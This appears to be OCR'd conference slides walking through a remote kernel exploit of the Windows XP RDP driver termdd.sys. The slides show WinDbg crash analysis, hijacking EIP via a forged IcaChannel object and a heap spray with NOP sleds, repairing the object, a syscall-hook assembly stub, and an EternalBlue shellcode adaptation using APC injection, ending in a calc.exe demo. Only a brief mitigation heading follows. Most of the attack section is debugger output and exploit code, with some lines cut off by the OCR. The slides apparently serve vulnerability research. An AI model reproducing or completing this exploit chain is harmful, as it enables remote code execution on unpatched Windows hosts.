
```
struct __declspec(align(4)) _ERESOURCE
{
  _LIST_ENTRY SystemResourcesList;
  _OWNER_ENTRY *OwnerTable;
  __int16 ActiveCount;
  unsigned __int16 Flag;
  _KSEMAPHORE *SharedWaiters;
  _KEVENT *ExclusiveWaiters;
  _OWNER_ENTRY OwnerThreads[2];
  unsigned int ContentionCount;
  unsigned __int16 NumberOfSharedWaiters;
  unsigned __int16 NumberOfExclusiveWaiters;
  $B8D4EB9E6E3D1A926634FE9A5064A2BB ___u10;
  unsigned int SpinLock;
};
```

Control EIP Prelude

```
1: kd> k
 # ChildEBP RetAddr
00 b1b8d9b0 804f9df9 nt!RtlpBreakWithStatusInstruction
01 b1b8d9fc 804fa9e4 nt!KiBugCheckDebugBreak+0x19
02 b1b8dddc 804faf33 nt!KeBugCheck2+0x574
03 b1b8ddfc 805d0f2a nt!KeBugCheckEx+0x1b
04 b1b8de18 805d0f8a nt!PspUnhandledExceptionInSystemThread+0x1a
05 b1b8eddc 805470de nt!PspSystemThreadStartup+0x5a
06 00000000 00000000 nt!KiThreadStartup+0x16
1: kd> .cxr 0xffffffffb1b8dff0
eax=6161616d ebx=00000000 ecx=b1b8e410 edx=00000000 esi=8954c9e8 edi=88fbb7c0
eip=baa0978b esp=b1b8e3bc ebp=b1b8e400 iopl=0         nv up ei pl nz na po nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010202
termdd!IcaChannelInputInternal+0x11b:
baa0978b ff10            call    dword ptr [eax]      ds:0023:6161616d=????????
```

```
1: kd>
```

Heap spray


baa4978b ff10 call dword ptr [eax]
Kernel 'com:pipe,resets=0,reconnect,port=\\.\pipe\kd_win-xp-sp3-20190615' - WinDbg:10.0.18362.1 AMD64
File Edit View Debug Window Help
Command - Kernel 'com:pipe,resets=0,reconnect,port=\\.\pipe\kd_win-xp-sp3-201906...
(2)
bf9d5000 bfba0a00 vmx_fb (deferred)
Unloaded modules:
b19de000 b1a09000 kmixer.sys
bae82000 bae83000 drmkaud.sys
b1aa9000 b1acc000 aec.sys
b1d99000 b1da6000 DMusic.sys
baaa8000 baab6000 swmidi.sys
bae50000 bae52000 splitter.sys
b18a5000 b18b9000 Parport.SYS
baba0000 baba5000 Cdaudio.SYS
ba595000 ba598000 Sfloppy.SYS
kd> bp baa4978b
kd> g
Breakpoint 0 hit
termdd!IcaChannelInputInternal+0x11b:
baa4978b ff10 call dword ptr [eax]
kd> r
eax=88c969c0 ebx=00000000 ecx=b1501480 edx=00000000 esi=894d9250 edi=89131e58
eip=baa4978b esp=b150142c ebp=b1501470 iopl=0 nv up ei ng nz na pe nc
cs=0008 ss=0010 ds=0023 es=0023 fs=0030 gs=0000 efl=00000286
termdd!IcaChannelInputInternal+0x11b:
baa4978b ff10 call dword ptr [eax] ds:0023:88c969c0=88c969cc
kd>
[eax] == 88C969CC
so will redirect EIP to 88C969CC
instruction at 88C969CC is seq of 'NOP'
using heap spray to allocate 88C969C0
Memory - Kernel 'com:pipe,resets=0,reconnect,port=\\.\pipe\kd_win-xp-sp3-20190615...
Virtual: 88c969c0
Display format: Byte
Previous
88c969c0 cc 69 c9 88 90 90 90 90 90 90 90 90 90 90 90 90 .i..............
88c969d2 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....
88c969e4 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....
88c969f6 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....
88c96a08 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....
88c96a1a 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....
88c96a2c 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....
88c96a3e 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....
88c96a50 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....
88c96a62 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....
88c96a74 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....
88c96a86 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....
88c96a98 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....
88c96aaa 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....
88c96abc 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....
88c96ace 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....
88c96ae0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....
88c96af2 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....
88c96b04 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....
88c96b16 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....
88c96b28 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....
88c96b3a 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....
88c96b4c 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....
88c96b5e 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ....
baa49783 51 push ecx
baa49784 ff751c push dword ptr [ebp+1Ch]
baa49787 ff7518 push dword ptr [ebp+18h]
baa4978a 50 push eax
baa4978b ff10 call dword ptr [eax] ds:0023:88c969c0=88c969cc
baa4978d 85db test ebx,ebx
baa4978f 7409 je termdd!IcaChannelInputInternal+0x12a (baa4979a)
baa49791 6a00 push 0
baa49793 53 push ebx
baa49794 ff1530efa4ba call dword ptr [termdd!_imp__ExFreePoolWithTag (baa4ef30)
baa4979a 8b5d10 mov ebx,dword ptr [ebp+10h]
baa4979d 8b4308 mov eax,dword ptr [ebx+8]
baa497a0 894518 mov dword ptr [ebp+18h],eax
baa497a3 8b430c mov eax,dword ptr [ebx+0Ch]
baa497a6 89451c mov dword ptr [ebp+1Ch],eax

Control EIP

```
DEFAULT_BUCKET_ID:  DRIVER_FAULT

PROCESS_NAME:  svchost.exe

ERROR_CODE: (NTSTATUS) 0xc0000005 - "0x%08lx"

EXCEPTION_PARAMETER1:  00000008

EXCEPTION_PARAMETER2:  41414141

WRITE_ADDRESS:  41414141

FOLLOWUP_IP:
termdd!IcaChannelInputInternal+11d
baa0978d 85db            test    ebx,ebx

FAILED_INSTRUCTION_ADDRESS:
+1562faf0099dfc0
41414141 ??              ???

BUGCHECK_STR:  0x7E

LAST_CONTROL_TRANSFER:  from baa0978d to 41414141

STACK_TEXT:
WARNING: Frame IP not in any known module. Following frames may be wrong.
b1bd045c baa0978d 88c969c0 b1bd04f8 00000010 0x41414141
b1bd04a8 baa0a46b 898c06a0 00000005 0000001f termdd!IcaChannelInputInternal+0x11d
b1bd04d0 b0d8aa16 896bd85c 00000005 0000001f termdd!IcaChannelInput+0x41
b1bd0508 b0d8aa82 e2004540 898c06a0 896bd848 RDPWD!SignalBrokenConnection+0x40
b1bd0520 baa0a48f e1a5e008 00000004 00000000 RDPWD!MCSIcaChannelInput+0x58
b1bd0548 babca2f7 89980614 00000004 00000000 termdd!IcaChannelInput+0x65
b1bd0d90 baa0c22f 00088638 00000000 89085740 TDTCP!TdInputThread+0x481
b1bd0dac 805d0f64 890896b8 00000000 00000000 termdd!_IcaDriverThread+0x51
b1bd0ddc 805470de baa0c1de 896be628 00000000 nt!PspSystemThreadStartup+0x34
00000000 00000000 00000000 00000000 00000000 nt!KiThreadStartup+0x16
```

```
1: kd> !pool 88c969c0
Pool page 88c969c0 region is Nonpaged pool
 88c96000 size:   668 previous size:     0  (Allocated)  Ica
 88c96668 size:    38 previous size:   668  (Free)       .gS.
 88c966a0 size:    98 previous size:    38  (Allocated)  Ica
 88c96738 size:    98 previous size:    98  (Allocated)  Ica
 88c967d0 size:    98 previous size:    98  (Allocated)  Ica
 88c96868 size:    98 previous size:    98  (Allocated)  Ica
 88c96900 size:    98 previous size:    98  (Allocated)  Ica
*88c96998 size:   668 previous size:    98  (Allocated) *Ica
          Owning component : Unknown (update pooltag.txt)
```

Pop calculator

- Reference Eternal Blue Exploit
- Shellcode will run in kernel mode (Ring 0) at this time IRQL是 DISPATCH_LEVEL
- Hijacking system calls is a common method of executing user-mode code
- (IRQL是 PASSIVE_LEVEL)
  - Multicore systems may take some time to be called on the current core. syscall
  - Shellcode -It should be noted that you cannot hijack multiple times when called multiple times.syscall
- Finally using asynchronous procedure calls (APC) Implement arbitrary code execution in user mode (ring 3)

Repair forged IcaChannel Object

```
v15 = _chann->ChannelMgr;
if ( v15 )
{
  ((void (__stdcall *)(IcaChannelDispatchTable *, PVOID, size_t, int *))v15->
    v15,
    pData,
    cbData,
    &new_obj);
  if ( v14 )
    ExFreePoolWithTag((PVOID)v14, 0);
  v14 = new_obj;
  pData = *(PVOID *)(new_obj + 8);
  cbData = *(_DWORD *)(new_obj + 0xC);
}
if ( !cbData )
  goto clean_up;
while ( 1 )
{
  if ( v6->dword44 == 1 && _conn->StackListHead.Flink[-1].Blink == (_LIST_ENT
  {
```

```
197     }
198 clean_up:
199   ExReleaseResourceLite(&_chann->b
200   KeLeaveCriticalRegion();
201   IcaDereferenceChannel(_chann);
202   if ( v14 )
203     ExFreePoolWithTag((PVOID)v14,
204   IcaDereferenceChannel(_chann);
205   return 0;
206 }
```

```
5       add dword[esp],0x274
6       mov eax,0x804f9034
7       call eax;KeLeaveCriticalRegion
8       xor eax,eax
9       pushad
0
1       call _setup_syscall_hook_find_eip
2   _setup_syscall_hook_find_eip:
```

Give up treatment directly ret (Release Lock Directly and return)

It works! 才怪

```
BUGCHECK_STR:  0x50

PROCESS_NAME:  csrss.exe

TRAP_FRAME:  b1ef5cf0 -- (.trap 0xffffffffb1ef5cf0)
ErrCode = 00000000
eax=04c25aec ebx=8996e5a4 ecx=00000174 edx=00000088 esi=88c96fc0 edi=0000022c
eip=805427d4 esp=b1ef5d64 ebp=b1ef5d64 iopl=3         nv up ei pl nz ac po nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00013212
nt!KiServiceExit2:
805427d4 fa              cli
Resetting default scope

CLI_FAULT_INSTR:
nt!KiServiceExit2+0
805427d4 fa              cli

LAST_CONTROL_TRANSFER:  from 804f9df9 to 8052c5dc

STACK_TEXT:
b1ef5824 804f9df9 00000003 8e59408c 00000000 nt!RtlpBreakWithStatusInstruction
b1ef5870 804fa9e4 00000003 00000000 c0472ca0 nt!KiBugCheckDebugBreak+0x19
b1ef5c50 804faf33 00000050 8e59408c 00000000 nt!KeBugCheck2+0x574
b1ef5c70 8052136a 00000050 8e59408c 00000000 nt!KeBugCheckEx+0x1b
b1ef5cd8 80545578 00000000 8e59408c 00000000 nt!MmAccessFault+0x9a8
b1ef5cd8 805427d4 00000000 8e59408c 00000000 nt!KiTrap0E+0xd0
b1ef5d64 0070fec8 badb0d00 00000088 8054261c nt!KiServiceExit2
WARNING: Frame IP not in any known module. Following frames may be wrong.
b1ef5dd8 80542537 805470de ba608b85 89544b30 0x70fec8
b1ef5ddc 805470de ba608b85 89544b30 00000000 nt!KiFastCallEntry+0x17
b1ef5ec8 77d1a131 7ffdc000 00000000 00000000 nt!KiThreadStartup+0x16
b1ef5ecc 7ffdc000 00000000 00000000 00050000 USER32!ClientThreadSetup+0x127
b1ef5ed0 00000000 00000000 00050000 00000001 0x7ffdc000
```


Eternal blue Win7 x86 shellcode adaptation XP

```
_insert_queue_apc_loop:
    ; move backward because non-alertable and NULL TEB.Activa
    mov ebx, [ebx+4]
    ; no check list head

    ; userland shellcode (at least CreateThread() function) need non NULL TEB.ActivationC
    ; the injected process will be crashed because of access violation if TEB.ActivationC
    ; Note: APC routine does not require non-NULL TEB.ActivationContextStackPointer.
    ; from my observation, KTRHEAD.Queu
    ; Teb member is next to Queue membe
    mov eax, PSGETTHREADTEB_HASH
    call get_proc_addr
    ;mov eax, dword [eax+0xa]     ; get
    mov al, byte [eax+0xa]     ; get off
    and eax,0xff
```

```
0: kd> dt nt!_KTHREAD
   +0x000 Header           : _DISPATCHER_HEADER
   +0x010 MutantListHead   : _LIST_ENTRY
   +0x018 InitialStack     : Ptr32 Void
   +0x01c StackLimit       : Ptr32 Void
   +0x020 Teb              : Ptr32 Void
```

```
.text:004125F9                  ; __stdcall PsGetThreadTeb(x)
.text:004125F9                          public _PsGetThreadTeb@4
.text:004125F9                  _PsGetThreadTeb@4 proc near             ; DATA X
.text:004125F9
.text:004125F9                  arg_0           = dword ptr  8
.text:004125F9
.text:004125F9 8B FF                            mov     edi, edi
.text:004125FB 55                               push    ebp
.text:004125FC 8B EC                            mov     ebp, esp
.text:004125FE 8B 45 08                         mov     eax, [ebp+8]
.text:00412601 8B 40 20                         mov     eax, [eax+20h]
.text:00412604 5D                               pop     ebp
.text:00412605 C2 04 00                         retn    4
.text:00412605                  _PsGetThreadTeb@4 endp
.text:00412605
```

Calculator


svchost.exe 1556 Generic Host Process ...
VGAuthService... 1632 VMware Guest Authenti...
vmtoolsd.exe 1800 VMware Tools Core Ser...
lsass.exe 892 LSA Shell (Export Ver...
calc.exe 1792 Windows Calculator ap...
csrss.exe 1596 Client Server Runtime...
winlogon.exe 1668 Windows NT Logon Appl...
explorer.exe 1824 Windows Explorer
vmtoolsd.exe 380 VMware Tools Core Ser...
rundll32.exe 392 Run a DLL as an App
ctfmon.exe 416 CTF Loader
procexp.exe 400 Sysinternals Process ...


Demo

Mitigation strategy


➢1.3.1.2 Security-Enhanced Connection Sequence

➢There are two variations of the Security-Enhanced Connection Sequence. The negotiation-based approach aims to provide backward-compatibility with previous RDP implementations, while the Direct Approach favors more rigorous security over interoperability.

